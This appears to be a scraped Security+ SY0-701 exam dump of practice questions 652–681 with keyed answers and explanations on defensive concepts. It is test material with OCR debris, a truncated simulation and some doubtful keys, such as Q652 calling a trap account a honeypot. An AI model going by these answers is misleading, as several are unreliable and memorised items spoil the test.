Qualitative and quantitative risk methods are fundamental in SY0-701 risk management6:Chapter 17CompTIA Security+ Study Guide.

QUESTION 652
A company discovers suspicious transactions that were entered into the company's database and attached to a user account that was created as a trap for malicious activity. Which of the following is the user account an example of?

A. Honeytoken
B. Honeynet
C. Honeypot
D. Honeyfile

Answer: C

Explanation:
A honeypot is a decoy system or account designed to attract attackers and detect malicious activity. Creating a user account as a trap fits this definition.
Honeytoken (A) is a decoy data element, honeynet (B) is a network of honeypots, and honeyfile (D) is a decoy file.
Honeypots are important tools in Security Operations and incident detection6:Chapter 14CompTIA Security+ Study Guide

---

QUESTION 653
Which of the following is a technical security control?

A. Security guard
B. Policy
C. Fence
D. Firewall

Answer: D

Explanation:
Firewalls are classic examples of technical controls as they use technology to restrict or permit network traffic based on security policies. Technical controls are implemented through hardware or software solutions.
Security guards (A) and fences (C) are physical controls, while policies (B) are administrative controls.
Technical controls like firewalls are fundamental in securing network perimeters and endpoints as covered in the Security Architecture domain6:Chapter 3CompTIA Security+ Study Guide.

QUESTION 654
A systems administrator needs to provide traveling employees with a tool that will protect company devices regardless of where they are working. Which of the following should the administrator implement?

A. Isolation
B. Segmentation
C. ACL
D. HIPS

Answer: D

Explanation:
A Host-based Intrusion Prevention System (HIPS) protects individual devices by monitoring and preventing malicious activity directly on the host. It is ideal for protecting traveling employees' devices outside the corporate network.
Isolation (A) and segmentation (B) apply to networks, and ACL (Access Control List) (C) restricts network traffic but does not provide host-level protection.
HIPS is emphasized in Security Operations for endpoint protection6:Chapter 11CompTIA Security+ Study Guide.

QUESTION 655
An employee from the accounting department logs in to a website. A desktop application automatically downloads on the employee's computer. Which of the following has occurred?

A. XSS
B. Watering hole
C. Typosquatting
D. Buffer overflow

Answer: B

Explanation:
This describes a watering hole attack, where an attacker compromises a website frequently visited by the target group and delivers malicious payloads, such as automatic downloads.
XSS (A) injects scripts into web pages, typosquatting (C) involves fake websites with misspelled URLs, and buffer overflow (D) exploits memory but does not involve website compromise with automatic downloads.
Watering hole attacks are well-known web-based threats covered in SY0-7016:Chapter 2CompTIA Security+ Study Guide.

QUESTION 656
An organization failed to account for the right-to-be-forgotten regulations. Which of the following impacts might this action have on the company?


A. Fines
B. Data breaches
C. Revenue loss
D. Blackmail

Answer: A


Explanation:
Failure to comply with right-to-be-forgotten (data privacy) regulations can lead to significant fines imposed by regulatory authorities like GDPR enforcers. Such laws require companies to delete personal data upon user request.
Data breaches (B) are security incidents; revenue loss (C) and blackmail (D) may occur indirectly but fines are the direct legal consequence.
Regulatory compliance and consequences are critical topics in Security Program Management6:Chapter 16CompTIA Security+ Study Guide

---

QUESTION 657
SIMULATION
A recent black-box penetration test of http://example.com discovered that external website vulnerabilities exist, such as directory traversals, cross-site scripting, cross-site forgery, and insecure protocols.
You are tasked with reducing the attack space and enabling secure protocols.
INSTRUCTIONS
Part 1
Use the drop-down menus to select the appropriate technologies for each location to implement a secure and resilient web architecture. Not all technologies will be used, and technologies may be used multiple times.
Part 2
Use the drop-down menus to select the appropriate command snippets from the drop-down menus. Each command section must be filled.



Certkingdom.com



Certkingdom.com

Part 1 Part 2

```
openssl req -new -newkey Select command \
-key /certificate/csr.key -out Select command
Generating RSA private key, Select command
.....+++
---------------+++
e is 65537 (0x10001)
```

Certkingdom.com



A. See the solution in explanation below

Answer: A

Explanation:
You want to place these technologies to reduce attack surface and enable secure protocols for the web architecture.
Suggested placements (following typical best practices for web architectures):
First node after Internet (Inbound Traffic Point):
FirewallControls and filters incoming traffic from the internet to block unwanted access.
Next node (Internal Traffic Control):
RouterRoutes packets inside the network and can apply some filtering.
Next layer (Between router and web infrastructure):
WAF (Web Application Firewall)Protects web servers from attacks like XSS, SQL injection, CSRF, directory traversal by inspecting HTTP/HTTPS traffic.
Web Servers:
Web serverHosts the application.
PKI Certificate:

Applied on the web server or WAF to enable HTTPS and secure protocols (TLS).
Part 2:

QUESTION 658
Which of the following would most likely prevent exploitation of an end-of-life, business-critical system?

A. Monitoring
B. Isolation
C. Decommissioning
D. Encryption

Answer: B

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
End-of-life (EOL) systems no longer receive security patches, vendor support, or vulnerability updates. Because of this, they are highly susceptible to exploitation, especially if attackers can reach them over a network. When the system is business-critical and cannot be decommissioned, the most effective strategy is isolation, also known as network segmentation, air-gapping, or restrictive network zoning. Isolation removes direct exposure to external and internal threats by limiting communication paths to only essential systems and users.
According to the Security+ SY0-701 guidance, isolating legacy systems helps reduce the attack surface when patching is no longer possible. Monitoring (A) is useful for detection but does not prevent exploitation. Decommissioning (C) would be ideal but is not possible for business-critical systems, as stated in the question. Encryption (D) protects data confidentiality but does not stop an attacker from exploiting vulnerabilities in an unpatched OS or application.
Isolation is a recommended compensating control for legacy and unsupported systems in SY0-701's Security Architecture & Resilience domain, which emphasizes micro-segmentation, firewalls, and restricted access to minimize risk when systems cannot be replaced or patched.

QUESTION 659
Attackers created a new domain name that looks similar to a popular file-sharing website. Which of the following threat vectors is being used?

A. Watering-hole attack
B. Brand impersonation
C. Phishing
D. Typosquatting

Answer: D

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
The scenario describes attackers registering a similar-looking domain to trick users into visiting a malicious site. This matches the definition of typosquatting, also known as URL hijacking or domain spoofing. Typosquatting relies on users mistyping legitimate URLs or failing to notice slight visual differences (e.g., "dropbx.com" instead of "dropbox.com"). Attackers use these domains to distribute malware, steal credentials, or redirect users to phishing pages.
Watering-hole attacks (A) infect legitimate websites frequented by a specific target group, which does not match this scenario. Brand impersonation (B) involves mimicking a company's identity---often combined with email phishing---but the question specifically mentions creating a similar-looking domain, which is characteristic of typosquatting. Phishing (C) may use these malicious domains, but phishing is a broader

socialengineering
attack, whereas typosquatting precisely describes the domain manipulation technique.
Security+ SY0-701 emphasizes typosquatting under Social Engineering & Web-based Threats, highlighting how attackers exploit user errors to redirect traffic to malicious destinations. Reducing this risk involves user training, DNS filtering, domain monitoring, and certificate validation.

QUESTION 660
Which of the following outlines the configuration, maintenance, and security roles between a cloud service provider and the customer?

A. Service-level agreement
B. Responsibility matrix
C. Memorandum of understanding
D. Non-disclosure agreement

Answer: B

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
A responsibility matrix, often referred to in cloud computing as the Shared Responsibility Model, defines the exact roles, duties, and expectations between a cloud service provider (CSP) and the customer. This includes who is responsible for configuration, maintenance, patching, logging, updates, identity management, network security, and data protection.
According to the SY0-701 exam objectives, cloud models such as SaaS, PaaS, and IaaS all divide responsibilities differently. The responsibility matrix clarifies these boundaries so that neither party assumes the other is handling a critical security task. Misunderstandings in these areas can create dangerous security gaps, such as unpatched virtual machines, misconfigured storage buckets, or weak access controls.
A Service-Level Agreement (A) focuses on uptime, performance, and service expectations---not shared security roles. A Memorandum of Understanding (C) describes high-level cooperation between organizations, while an NDA (D) protects confidential information.
The responsibility matrix is emphasized under Security Program Management, specifically in managing thirdparty relationships and cloud provider governance, ensuring both parties understand their obligations and reducing the risk of misconfigurations or operational vulnerabilities.

QUESTION 661
A new employee can select a particular make and model of an employee workstation from a preapproved list. Which of the following is this an example of?

A. MDM
B. CYOD
C. PED
D. COPE

Answer: B

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
The described scenario is CYOD (Choose Your Own Device). In a CYOD model, employees may choose from a list of company-approved devices. These devices are vetted for compatibility, security, and organizational standards while still providing some flexibility to employees.
The SY0-701 exam differentiates CYOD from other mobile deployment models:
COPE (D) -- Company-Owned, Personally Enabled: devices are company-owned and fully managed, but

employees can use them personally.
MDM (A) -- Mobile Device Management: a tool, not a deployment model, used for managing configurations and security on devices.
PED (C) -- Portable Electronic Device: a generic category, not a deployment strategy.
CYOD strikes a balance between employee preference and maintaining a secure, standardized environment. It reduces risk associated with BYOD while avoiding the rigidity of COPE. CYOD also supports consistent patching, support, and security enforcement because all devices meet the organization's baseline criteria.
This aligns with the Security Architecture section of SY0-701, where the exam stresses secure device deployment strategies and maintaining uniform controls over endpoint assets.

QUESTION 662
A penetration tester visits a client's website and downloads the site's content. Which of the following actions is the penetration tester performing?

A. Unknown environment testing
B. Vulnerability scan
C. Due diligence
D. Passive reconnaissance

Answer: D

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
The described activity---visiting a website and downloading publicly accessible content---is a classic example of passive reconnaissance. Passive reconnaissance involves gathering information about a target without interacting with its internal systems or generating traffic that could be detected by security monitoring tools.
According to SY0-701, passive recon uses open-source intelligence (OSINT), such as:
Public websites
DNS records
News articles
Metadata
Public document repositories
The key distinction is that passive reconnaissance does not probe the system for vulnerabilities, nor does it send active scanning traffic.
Vulnerability scanning (B) requires active probing. Unknown environment testing (A) applies to black-box testing but still may involve active scanning. Due diligence (C) refers to risk assessment or compliance reviews, not technical reconnaissance.
Therefore, downloading the website's content is a non-intrusive information-gathering technique, perfectly matching passive reconnaissance as defined in the exam materials under Threats, Vulnerabilities, Attack Vectors, and Pen Testing Phases.

QUESTION 663
An organization designs an inbound firewall with a fail-open configuration while implementing a website. Which of the following does the organization consider to be the highest priority?

A. Confidentiality
B. Non-repudiation
C. Availability
D. Integrity

Answer: C

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
A fail-open configuration means that if the firewall experiences an outage or failure, traffic is allowed to pass through rather than being blocked. This design decision directly prioritizes availability over other security principles.
The CIA Triad (Confidentiality, Integrity, Availability) is central in SY0-701. A fail-open firewall risks allowing unauthorized or malicious traffic during a failure, sacrificing security controls in order to maintain service uptime. This is typically used in environments where interruptions are unacceptable, such as:
Public-facing websites
Critical customer applications
Healthcare systems
Financial transaction portals
Fail-closed configurations, in contrast, prioritize confidentiality and integrity by blocking traffic when a failure occurs.
Because the organization chose fail-open, it demonstrates that maintaining continuous access to the website is more important than preventing potential exposure. This approach is aligned with the Availability pillar of the CIA model.
The SY0-701 exam emphasizes this design choice under General Security Concepts, specifically in resilience, failover mechanisms, and risk-based decisions when selecting fail-open vs. fail-closed strategies.

QUESTION 664
A security analyst is investigating an alert that was produced by endpoint protection software. The analyst determines this event was a false positive triggered by an employee who attempted to download a file.
Which of the following is the most likely reason the download was blocked?

A. A misconfiguration in the endpoint protection software
B. A zero-day vulnerability in the file
C. A supply chain attack on the endpoint protection vendor
D. Incorrect file permissions

Answer: A

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Endpoint protection systems rely on policy rules, signatures, behavioral analytics, and heuristics. When the analyst identifies the event as a false positive, this indicates the file itself was not malicious, but the endpoint protection solution incorrectly identified it as a threat. According to CompTIA Security+ SY0-701 concepts, false positives commonly occur due to overly aggressive configuration settings, outdated rules, unrefined behavioral baselines, or incorrect threat signatures.
Zero-day vulnerabilities (B) would cause a true positive because the file contains unknown malware, not a false alert. A supply chain attack (C) would impact the vendor or update delivery, not a user download event.
Incorrect file permissions (D) prevent access but do not trigger malware alerts.
Misconfigurations are identified in SY0-701 under Security Operations Monitoring, alerting, tuning, and false positives, which emphasizes the need for refining security controls to reduce erroneous blocks. Therefore, the most likely cause of a blocked benign download is a misconfigured endpoint protection policy.

QUESTION 665
An IT team rolls out a new management application that uses a randomly generated MFA token sent to the administrator's phone. Despite this new MFA precaution, there is a security breach of the same software.
Which of the following describes this kind of attack?

A. Smishing

B. Typosquatting
C. Espionage
D. Pretexting

Answer: D

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
If MFA is in place yet attackers still breach the system, the compromise most likely resulted from social engineering, specifically pretexting. Pretexting occurs when an attacker fabricates a convincing scenario (a "pretext") to trick the victim into revealing authentication information, such as OTP codes, MFA prompts, or login details. Even strong MFA cannot prevent an attack when a human is tricked into voluntarily providing the code.
Smishing (A) involves fraudulent SMS messages, but no messaging is mentioned in the scenario. Typosquatting (B) involves deceptive URLs that appear similar to legitimate sites and is unrelated to MFA compromise. Espionage (C) refers to stealing sensitive or national-security-related information, not bypassing MFA protections.
Security+ SY0-701 details pretexting under Social Engineering Attacks, emphasizing that MFA does not fully mitigate human manipulation. Attackers frequently impersonate IT staff, vendors, or automated systems to convince victims to "verify" or "confirm" credentials. This perfectly matches a breach where MFA was present but still circumvented through deception.

QUESTION 666
Which of the following strategies most effectively protects sensitive data at rest in a database?

A. Hashing
B. Masking
C. Tokenization
D. Obfuscation

Answer: C

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Tokenization is the most effective method for protecting sensitive data at rest within a database. Tokenization replaces sensitive information---such as credit card numbers, SSNs, or personal identifiers---with meaningless surrogate values (tokens). The actual data is stored securely in a separate token vault, reducing exposure if the primary database is compromised.
Hashing (A) is one-way and protects integrity, not usability, making it inappropriate for data that must later be retrieved. Masking (B) hides data from users but does not secure stored data in the database. Obfuscation (D) makes data harder to understand but is reversible and not intended for strong security.
Security+ SY0-701 identifies tokenization as a key control for data-at-rest protection, especially in regulated industries like finance and healthcare. It prevents attackers from accessing real data even if the database is breached, significantly reducing risk and compliance impact. This aligns with the exam's emphasis on confidentiality and data protection strategies in stored environments.

QUESTION 667
Which of the following should a technician perform to verify the integrity of a file transferred from one device to another?

A. Authentication
B. Obfuscation

C. Hashing
D. Encryption

Answer: C

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Hashing is the process used to verify file integrity. When transferring a file between devices, a hash value (such as SHA-256) is generated before the transfer and then recomputed afterward. If the two hash values match, the file has not been altered, corrupted, or tampered with during transmission.
Authentication (A) verifies identity, not file integrity. Obfuscation (B) hides meaning but does not detect modification. Encryption (D) protects confidentiality but does not guarantee integrity unless combined with hashing or digital signatures.
CompTIA Security+ SY0-701 covers hashing under cryptographic functions used for integrity verification. Hash algorithms ensure that even a single byte change results in a completely different hash value (the avalanche effect). This makes hashing the standard method for verifying the integrity of transferred files, software downloads, backups, and system images.

QUESTION 668
Which of the following is most likely to be used as a just-in-time reference document within a security operations center?

A. Change management policy
B. Risk profile
C. Playbook
D. SIEM profile

Answer: C

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
A playbook is a step-by-step, just-in-time reference used by Security Operations Center (SOC) analysts when responding to security alerts, incidents, and suspicious activities. Playbooks provide documented procedures for common scenarios such as malware detection, phishing investigations, ransomware response, and account compromise.
According to the CompTIA Security+ SY0-701 exam framework, playbooks support incident response by reducing analyst guesswork and ensuring consistency. They include details such as triage steps, required tools, escalation paths, log sources, and containment actions. This makes playbooks the most suitable document for immediate reference during live investigations.
Change management policies (A) govern system or configuration changes, not SOC operations. Risk profiles (B) provide organizational risk overviews, not incident-response steps. SIEM profiles (D) define correlation rules or dashboards but are not procedural guides.
Therefore, the correct answer is playbooks, which enable efficient, standardized, and repeatable responses to operational security events.

QUESTION 669
A company's antivirus solution is effective in blocking malware but often has false positives. The security team has spent a significant amount of time on investigations but cannot determine a root cause. The company is looking for a heuristic solution. Which of the following should replace the antivirus solution?

A. SIEM
B. EDR

C. DLP
D. IDS

Answer: B

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Endpoint Detection and Response (EDR) platforms use behavioral analytics, machine learning, heuristics, and anomaly detection to identify malware and suspicious activity more accurately than traditional signature-based antivirus. EDR solutions also provide rich telemetry, process tracking, sandboxing, and automated investigation capabilities.
The SY0-701 exam emphasizes EDR as a replacement for legacy antivirus in modern threat environments. EDR can significantly reduce false positives by establishing behavioral baselines and analyzing file, process, and memory activity rather than relying solely on signatures. The scenario states the company wants a heuristic solution, which directly aligns with EDR's advanced detection approach.
SIEM (A) is for log aggregation and correlation---not endpoint protection. DLP (C) prevents data exfiltration but does not detect malware. IDS (D) analyzes network traffic, not endpoint behavior.
Thus, EDR is the correct solution to reduce false positives and improve malware-detection accuracy.

QUESTION 670
Which of the following technologies must be used in an organization that intends to automate infrastructure deployment?

A. IaC
B. IaaS
C. IoC
D. IoT

Answer: A

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Infrastructure as Code (IaC) is the technology required for automating infrastructure deployment. IaC allows organizations to define and deploy servers, networks, containers, and cloud resources using machine-readable configuration files rather than manual configuration. This leads to faster deployment, consistent environments, repeatability, version control, and lower human error.
CompTIA Security+ SY0-701 highlights IaC as a foundational component of DevOps and modern cloud operations. It supports automated provisioning through tools such as Terraform, Ansible, CloudFormation, and Puppet. IaC also enhances security by enabling automated compliance checks and standardized hardened configurations.
IaaS (B) is a cloud service model, not an automation mechanism. IoC (C) refers to Indicators of Compromise used in threat intelligence. IoT (D) refers to Internet-connected devices and is unrelated to infrastructure deployment.
Therefore, IaC is the required technology for automated, repeatable, secure infrastructure deployments.

QUESTION 671
During a penetration test in a hypervisor, the security engineer is able to use a script to inject a malicious payload and access the host filesystem. Which of the following best describes this vulnerability?

A. VM escape
B. Cross-site scripting
C. Malicious update

D. SQL injection

Answer: A

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
VM escape occurs when an attacker inside a virtual machine breaks out of the guest OS and gains access to the underlying host hypervisor or other virtual machines. In this scenario, the penetration tester executes a script to inject a malicious payload that allows access to the host filesystem---this is the textbook definition of VM escape.
The SY0-701 exam specifically identifies VM escape as one of the most critical virtualization vulnerabilities, as it defeats isolation and can compromise entire virtual environments. This typically results from flaws in hypervisor software, improper sandboxing, or insecure VM tools.
Cross-site scripting (B) affects web applications and browsers, not hypervisors. Malicious updates (C) involve tampered patch delivery. SQL injection (D) targets databases through application input fields.
Because the attacker moved from a VM to the host system, the correct classification is VM escape, a highseverity virtualization vulnerability.

QUESTION 672
Which of the following is the greatest advantage that network segmentation provides?

A. End-to-end encryption
B. Decreased resource utilization
C. Enhanced endpoint protection
D. Configuration enforcement
E. Security zones

Answer: E

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
The greatest advantage of network segmentation is the creation of security zones, which isolate systems into separate logical or physical network sections. According to CompTIA Security+ SY0-701, segmentation is a foundational security architecture practice used to reduce the attack surface, restrict lateral movement, enforce least privilege, and contain breaches. By dividing the network into zones---such as DMZ, internal, restricted, and guest---administrators can apply tailored access controls, firewall rules, IDS/IPS placement, and monitoring boundaries.
Segmentation provides defense-in-depth by preventing attackers from reaching critical systems even if they compromise a less-secure device. It also limits broadcast domains and improves traffic visibility. End-to-end encryption (A) protects confidentiality but is unrelated to segmentation. Decreased resource utilization (B) is not a primary benefit. Enhanced endpoint protection (C) applies to host controls, not network topology. Configuration enforcement (D) is a benefit of centralized management, not segmentation.
Therefore, the correct answer is Security zones, the core outcome and highest-value advantage of segmentation.

QUESTION 673
A user sends an email that includes a digital signature for validation. Which of the following security concepts would ensure that a user cannot deny that they sent the email?

A. Non-repudiation
B. Confidentiality
C. Integrity

D. Authentication

Answer: A

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Non-repudiation ensures that a sender cannot deny sending a message. Digital signatures provide nonrepudiation because they use the sender's private key, which only the legitimate owner possesses. When the email recipient verifies the digital signature using the sender's public key, it proves the email was sent by the true owner of the private key and has not been altered.
Confidentiality (B) ensures information is protected from unauthorized access and is usually achieved through encryption. Integrity (C) ensures data has not been modified, while authentication (D) verifies the identity of a user. Although digital signatures also support integrity and authentication, the specific property that prevents denial of sending the email is non-repudiation.
Security+ SY0-701 highlights digital signatures as a cryptographic mechanism used for authentication, integrity, and non-repudiation, especially in email security, PKI systems, and secure messaging.
Thus, the correct answer is Non-repudiation.

QUESTION 674
Which of the following can assist in recovering data if the decryption key is lost?

A. CSR
B. Salting
C. Root of trust
D. Escrow

Answer: D

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Key escrow is the process of storing encryption keys (or copies of them) with a trusted third party so data can be recovered if the primary decryption key is lost. In Security+ SY0-701, escrow is emphasized as a required safeguard for organizations that rely heavily on encryption, especially for regulated data or systems requiring guaranteed recoverability.
A CSR (A) is a Certificate Signing Request and does not store keys. Salting (B) is used with hashing to prevent password attacks and does not assist in data recovery. A root of trust (C) ensures secure hardware initialization but does not store backup decryption keys.
Key escrow directly addresses scenarios where encryption keys are misplaced, corrupted, deleted, or lost due to employee departure or system failure. Without escrow, encrypted data could become permanently inaccessible.
Thus, the correct answer is Escrow, the only mechanism specifically designed to allow recovery when decryption keys are unavailable.

QUESTION 675
While reviewing a recent compromise, a forensics team discovers that there are hard-coded credentials in the database connection strings. Which of the following assessment types should be performed during software development to prevent this from reoccurring?

A. Vulnerability scan
B. Penetration test
C. Static analysis
D. Quality assurance

Answer: C

Explanation:
Comprehensive and Detailed Explanation From Exact Extract:
Static analysis, also known as Static Application Security Testing (SAST), analyzes source code without executing it to identify security weaknesses such as hard-coded passwords, insecure API calls, and improper credential handling. This aligns exactly with the issue described---credentials embedded directly in code.
CompTIA Security+ SY0-701 stresses that secure software development practices must include automated static code analysis tools that scan for credential exposure, insecure dependencies, injection risks, and coding standards violations. Static analysis detects these issues early in the SDLC, long before deployment.
A vulnerability scan (A) examines running systems, not source code. A penetration test (B) actively exploits vulnerabilities but cannot reliably detect embedded secrets. Quality assurance (D) checks functional requirements, not security flaws in code.
Therefore, static analysis is the correct and most effective assessment to prevent reoccurrence of hard-coded credentials in software systems.

QUESTION 676
A government official receives a blank envelope containing photos and a note instructing the official to wire a large sum of money by midnight to prevent the photos from being leaked on the Internet. Which of the following best describes the threat actor's intent?

A. Organized crime
B. Philosophical beliefs
C. Espionage
D. Blackmail

Answer: D

Explanation:
The threat actor's intent is clearly blackmail, a form of extortion where sensitive information is used to coerce an individual into taking an action, usually involving financial gain. In this scenario, the attacker threatens to leak incriminating or compromising photos unless the government official wires a large sum of money.
CompTIA Security+ SY0-701 defines blackmail as the use of sensitive or embarrassing information to manipulate or force actions from victims.
This differs from organized crime (A), which focuses on profit-driven cyber operations but typically uses technical attacks such as ransomware, data theft, or fraud rather than anonymous mailed threats. Philosophical beliefs (B) refers to hacktivism, where attackers pursue ideological motives---not present here. Espionage (C) involves intelligence gathering for political or competitive advantage, typically performed by nation-states or advanced persistent threats (APTs).
This scenario aligns directly with extortion-based social engineering, where attackers manipulate victims through fear and emotional pressure. According to Security+ guidance, blackmail often occurs through email, physical mail, or compromised personal data leaks, all fitting this situation. Therefore, the threat actor's intent is blackmail.

QUESTION 677
Which of the following is a benefit of launching a bug bounty program? (Select two)

A. Transference of risk to a third party
B. Reduction in the number of zero-day vulnerabilities
C. Increased security awareness for the workforce
D. Reduced cost of managing the program

E. Quicker discovery of vulnerabilities
F. Improved patch management process

Answer: B, E

Explanation:
Bug bounty programs invite vetted external researchers to report software vulnerabilities in exchange for rewards. According to Security+ SY0-701, two major benefits are:
(1) Reduction in the number of zero-day vulnerabilities (B) -- Ethical hackers can discover unknown vulnerabilities before malicious attackers do. These vulnerabilities are often zero-days because they are unknown to vendors at the time of discovery. Bug bounty programs surface these issues early, helping organizations mitigate severe risks proactively.
(2) Quicker discovery of vulnerabilities (E) -- A distributed network of global security researchers can identify vulnerabilities far faster than an internal team alone. This accelerates detection, increases coverage, and lowers attacker dwell time.
Option A (Transference of risk) is incorrect because bug bounties do not transfer risk---they help identify vulnerabilities. C (Security awareness) relates to internal training, not bug bounties. D (Reduced cost) is misleading; bug bounties can be expensive depending on payout structure. F (Patch management) does not directly improve through bug bounty programs.
Therefore, the correct benefits are B and E.

QUESTION 678
A medium-sized manufacturing company is updating its identity and access management (IAM) system. Currently, users retain access to systems even after changing roles or leaving teams. The company wants to implement an automated solution that regularly verifies active user accounts and removes unnecessary access. What type of security control is BEST suited to address this requirement?

A. Access reviews coupled with automated access revocation workflows
B. Single sign-on (SSO) implementation without periodic re-authentication
C. Implementing passwordless authentication methods for all accounts
D. Deploying multi-factor authentication on all administrative accounts

Answer: A

Explanation:
The correct answer identifies access reviews (a verification mechanism) combined with automated revocation workflows (the removal mechanism). This addresses the core issue: users have stale access that should be revoked. Access reviews are a control practice where organizations periodically examine who has access to what resources and whether that access is still appropriate. Automating the revocation of unnecessary access follows the principle of least privilege and reduces the window of excessive access. SSO without reauthentication doesn't solve the access lifecycle problem. Passwordless authentication and MFA strengthen authentication but do not address the stale access revocation issue. This question tests Security Operations knowledge, specifically the implementation of IAM controls for managing the user access lifecycle.

QUESTION 679
An administrator learns that users are receiving large quantities of unsolicited messages. The administrator checks the content filter and sees hundreds of messages sent to multiple users. Which of the following best describes this kind of attack?

A. Watering hole
B. Typosquatting
C. Business email compromise

D. Phishing

Answer: D

Explanation:
The scenario describes a large number of unsolicited emails sent to multiple users. This is characteristic of phishing, which SY0-701 defines as mass-distributed fraudulent messages designed to trick recipients into clicking malicious links, downloading malware, or divulging sensitive information.
Phishing campaigns typically involve:
High volume
Non-targeted messaging
Use of spoofed addresses or fake content
Delivery through email systems
A watering-hole attack (A) compromises a legitimate website frequented by targets---not email. Typosquatting (B) relies on malicious websites with deceptive URLs. Business Email Compromise (C) involves highly targeted spear-phishing or impersonation attacks, not bulk email blasts.
Because this incident involves "hundreds of messages" delivered to "multiple users," it clearly matches the characteristics of a phishing attack, not a sophisticated targeted attack type.
Phishing is the most common form of social engineering and is emphasized heavily in the Security+ exam due to its frequency and effectiveness.

QUESTION 680
A company that has a large IT operation is looking to better control, standardize, and lower the time required to build new servers. Which of the following architectures will best achieve the company's objectives?

A. IoT
B. IaC
C. PaaS
D. ICS

Answer: B

Explanation:
Infrastructure as Code (IaC) enables organizations to automate the provisioning, configuration, and deployment of servers through machine-readable scripts rather than manual processes. SY0-701 emphasizes IaC as a key component of DevOps and secure deployment pipelines. By using IaC, server builds become repeatable, standardized, version-controlled, and much faster.
This directly addresses the company's goals:
Better control: IaC ensures predictable, consistent configuration across all servers.
Standardization: Scripts eliminate drift by applying identical configurations.
Lower build time: Automation significantly accelerates server creation and eliminates manual intervention.
IoT (A) refers to Internet-connected smart devices and is unrelated to server deployment. PaaS (C) offers development platforms but does not automate infrastructure builds. ICS (D) refers to industrial control systems, not IT server architecture.
Therefore, the only correct architecture that meets all objectives is IaC, a foundational technology for modern automated infrastructure.

QUESTION 681
